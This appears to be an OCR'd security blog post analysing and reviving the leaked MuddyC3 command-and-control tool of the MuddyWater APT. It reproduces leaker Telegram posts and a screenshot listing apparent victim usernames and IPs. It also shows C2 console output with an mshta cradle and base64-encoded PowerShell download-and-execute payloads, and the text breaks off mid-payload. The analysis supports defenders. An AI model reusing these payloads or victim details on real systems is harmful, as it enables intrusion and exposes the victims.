
Reviving MuddyC3 Used by MuddyWater (IRAN) APT

shells.systems/reviving-leaked-muddyc3-used-by-muddywater-apt

2020-01-13



```
   +--------------------------------------------------------MUDDY C3-
   :". /  /  /
   :.-". /  /
   : _.-". /
   :"  _.-".
   :-""     ".
   :
   :
 ^.-.^
'^\+/^`
'/`"'\`                                                 Version : {1.1.1}
```


Estimated Reading Time: 10 minutes
Note : This article contain two parts one for Blue Teams and the other for red teams. go to the part you interested in or read both if you are purple team guy .

MuddyWater is a well-known threat actor group founded by Iran. “that has been active since 2017. They target groups across Middle East and Central Asia, primarily using spear phishing emails with malicious attachments. Most recently they were connected to a campaign in March that targeted” organizations in Turkey, Pakistan, and Tajikistan.[0]


MuddyWater attacks are characterized by the use of a slowly evolving PowerShell-based first stage backdoor we call “POWERSTATS”. Despite broad scrutiny and reports on MuddyWater attacks, the activity continues with only incremental changes to the tools and techniques. [1]

In June 26 2019 a group called “Green Leakers” on telegram published screenshots of the C2 admin panel as you can see below along with screenshot of the muddyc3 c2 source code . they announced that they are selling all the leaked tools for 0.5BTC.

-
-
-
-
-
-

- 


Status	ID	Username	IP	Country	Ping Date	Functions
✓	5228	ECONOMY\mkrayem	212.28.244.80	🇱🇧	Active	⟳ ✕
✓	5225	ECONOMY\mtkhalil	212.28.244.132	🇱🇧	Active	⟳ ✕
✓	5224	EAMANA\mayag	78.93.58.210	🇸🇦	Active	⟳ ✕
□	5222	INDS\economydpt	93.185.92.62	🇱🇧	Active	⟳ ✕
✓	5221	INDS\generaldirector	93.185.92.59	🇱🇧	Active	⟳ ✕
□	5220	MCI\madinah	212.119.82.102	🇸🇦	Active	⟳ ✕
□	5219	MCI\Qoueyh	212.119.82.22	🇸🇦	Deactive	⟳ ✕
□	5218	MCI\bmaljarboa	212.119.82.11	🇸🇦	Active	⟳ ✕
□	5217	MCI\akhatham	212.119.82.119	🇸🇦	Active	⟳ ✕
✓	5216	EAMANA\ab.dossary	78.93.58.200	🇸🇦	Active	⟳ ✕
□	5215	ECONOMY\lkodeih	212.28.244.225	🇱🇧	Active	⟳ ✕
□	5212	EAMANA\ibosaleh	78.93.58.180	🇸🇦	Active	⟳ ✕
□	5211	ECONOMY\akhatib	212.28.244.76	🇱🇧	Deactive	⟳ ✕



```
value = 0;↓
encoded = []↓
while len(st) % 2 > 0:↓
  st = st + chr(0)↓
for i in range(len(st)):↓
  value = value * 256 + ord(st[i])↓
  if (i+1) % 2 == 0:↓
    for j in range(3):↓
      encoded.append(chr(40 + value % 52))↓
      value //= 52↓
encoded.reverse()↓
return ''.join(encoded);↓
↓
```

The access from this C&C is selling (The Access is from TR)

```
                         888     888                  .d8888b.
                         888     888                 d88P  Y88b
                         888     888                      .d88P
88888b.d88b.  888  888 .d88888 .d88888 888  888     8888"
888 "888 "88b 888  888 d88" 888 d88" 888 888  888      "Y8b.
888  888  888 888  888 888  888 888  888 888  888 888    888
888  888  888 Y88b 888 Y88b 888 Y88b 888 Y88b 888 Y88b  d88P
888  888  888  "Y88888  "Y88888  "Y88888  "Y88888  "Y8888P"
                                              888
                                         Y8b d88P
                                          "Y88P"

                                 Version : {1.0.0}

Enter a ip:port for C&C: ip:port: [redacted]:443
Enter PROXY:
+-------------------------------------------------------------+
 Command  Description
 -------  -----------
```



Selling Data From MuddyWater APT Group

We have some interesting Data from MuddyWater APT

who is behind this group, names, data from their targets and more..

Telegram id :

@Bl4ck_B0x


Telegram Channel :

@Green_Leakers

Telegram Channel :

@Green_Leaker

We are the official Green Leakers .. Don't follow any other fake channels or pages. If anything happens to our Telegram channels you can contact us from Our id and visiting our darkweb pages.


June 26, 2019

Channel created

Channel photo updated

GreenLeakers
Announcement from Green Leakers :

As you can see, iranian cyber-criminals and some countries like turkey which we talked to them recently are so angry and that is goooooood for us.. some iranian cyber-criminals reported our channel and telegram closed it and then they made a new channel after named of our group and trying to fool all people in this world..
186 6:00 AM

GreenLeakers


GreenLeakers
MuddyWater C2 195 6:01 AM

GreenLeakers


GreenLeakers
28 members

t.me/Green_Leakerss
Link

GreenLeakers Official Channel
Description




GreenLeakers
Selling This Data Only 0.5BTC.
All information include:
1- Picture
2- ID Card
3- SMS and Call logs
4- All Contact
5- All Telegram and Instagram Chats
6- Tools write in Delphi, Python, Powershell, Golang in Kavosh(APT 33)
7- Android tools write in Kavosh(APT 33)
8- Tools write in Delphi, Python, Powershell, C# in MuddyWater
9- All APT33 C2
10- All MuddyWater C2
11- etc(151 GB more information about him and his operations)
BTC: 18Ayby8tXKir3Li5easLLW3dVamdJoiJ3c



GreenLeakers
Announcement from Green Leakers :

As you can see, iranian cyber-criminals and some countries like turkey which we talked to them recently are so angry and that is goooooood for us.. some iranian cyber-criminals reported our channel and telegram closed it and then they made a new channel after named of our group and trying to fool all people in this world..


June 26, 2019

Channel created

Channel photo updated

GreenLeakers
Announcement from Green Leakers :

As you can see, iranian cyber-criminals and some countries like turkey which we talked to them recently are so angry and that is gooooooood for us.. some iranian cyber-criminals reported our channel and telegram closed it and then they made a new channel after named of our group and trying to fool all people in this world..

186 6:00 AM

At that time i got the source code from github , so i tried the code to find that the core of the c2 which is powershell payload is messing (the leaker didn't include the payload in order to by all the tools). so i didn't have time to reverse engineer the source code and i left it. last week i got 3 days off from my work (working in SOC will keep you for ever busy) so i started analyzing the code which will be discussed below and i was able to understand how it works in order to create the messing powershell payload and make the c2 come to life. I didn't just revive the C2 but also added more advanced functionality which will be released as separate tool soon.


Lets start by giving a summary about the muddyc3 tool :

- Coded with python2.7
- works as C2 server that serve a powershell agent script when requested
- i didn't find any function to encrypt the traffic between the the agent and the C2 but there are variables with name private_key , public_key so i suspect the functions removed.
- every function has its own url : modules , commands , result…
- its make use of HTA and bas64 encoded powershell code to bypass the AV (right now AV can catch HTA)
- It use threading so many agent can connect and controlled at the same time.
- the agent must collect information about the system when it first start then report it to the C2
- there is template for agent which will be filled with ip and port when the C2 run.
- include functions but not all implemented in the initial POC : upload , download , load modules , get screenshot
- The initial powershell agent POC i created can bypass the AV including Kaspersky, Trendmicro

Analysis Part (Blue Team):


Now we dig deep in the C2 to explain how it work and how i created the agent based on the function available in the C2 :

C2 interface : simple CLI interface that ask when started for IP,Port and proxy configuration to generate the initial payloads.




```
darkz3ro@BEAST:~/Documents/OP-APT34/MuddyWater$ python muddyc3.py

    +--------------------------------------------------------MUDDY C3-
    :". /  /  /
    :.-". /  /
    : _.-". /
    :"  _.-".
    :-""     ".
    :
    :
  ^.-.^
'^\+/^`
'/`"'\`                                              Version : {1.0.1}


Enter a ip:port for C&C: ip:port: 192.168.1.8:8080
```

Ask for IP and Port to generate the payload



```
+-------------------------------------------------------------+
 Command  Description
 -------  -----------
 exit     Exit the console
 list     List all agents
 help     Help menu
 show     Show Command and Controler variables
 use      Interact with AGENT
 back     Back to the main
 payload  Show Payloads
 load     load modules
+-------------------------------------------------------------+
(LOW):
mshta http://192.168.1.8:8080/hta

(MEDIUM):
---+Powershell JOB Payload+---
Start-Job -scriptblock {iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('JFY9bmV3LW9iamVjdCBuZXQud2ViY2xpZW50OyRWLnByb3h5PVtOZXQuV2ViUmVxdWVzdF06OkdldFN5c3RlbVdlYlByb3h5KCk7JFYuUHJ
veHkuQ3JlZGVudGlhbHM9W05ldC5DcmVkZW50aWFsQ2FjaGVdOjpEZWZhdWx0Q3JlZGVudGlhbHM7JFM9JFYuRG93bmxvYWRTdHJpbmcoJ2h0dHA6Ly8xOTIuMTY4LjEuODo4MDgwL2dldCcpO0lFWCgkcyk='))))}

---+Powershell New Process Payload+---
Start-Process powershell -ArgumentList "iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('JFY9bmV3LW9iamVjdCBuZXQud2ViY2xpZW50OyRWLnByb3h5PVtOZXQuV2ViUmVxdWVzdF06OkdldFN5c3RlbVdlYlB
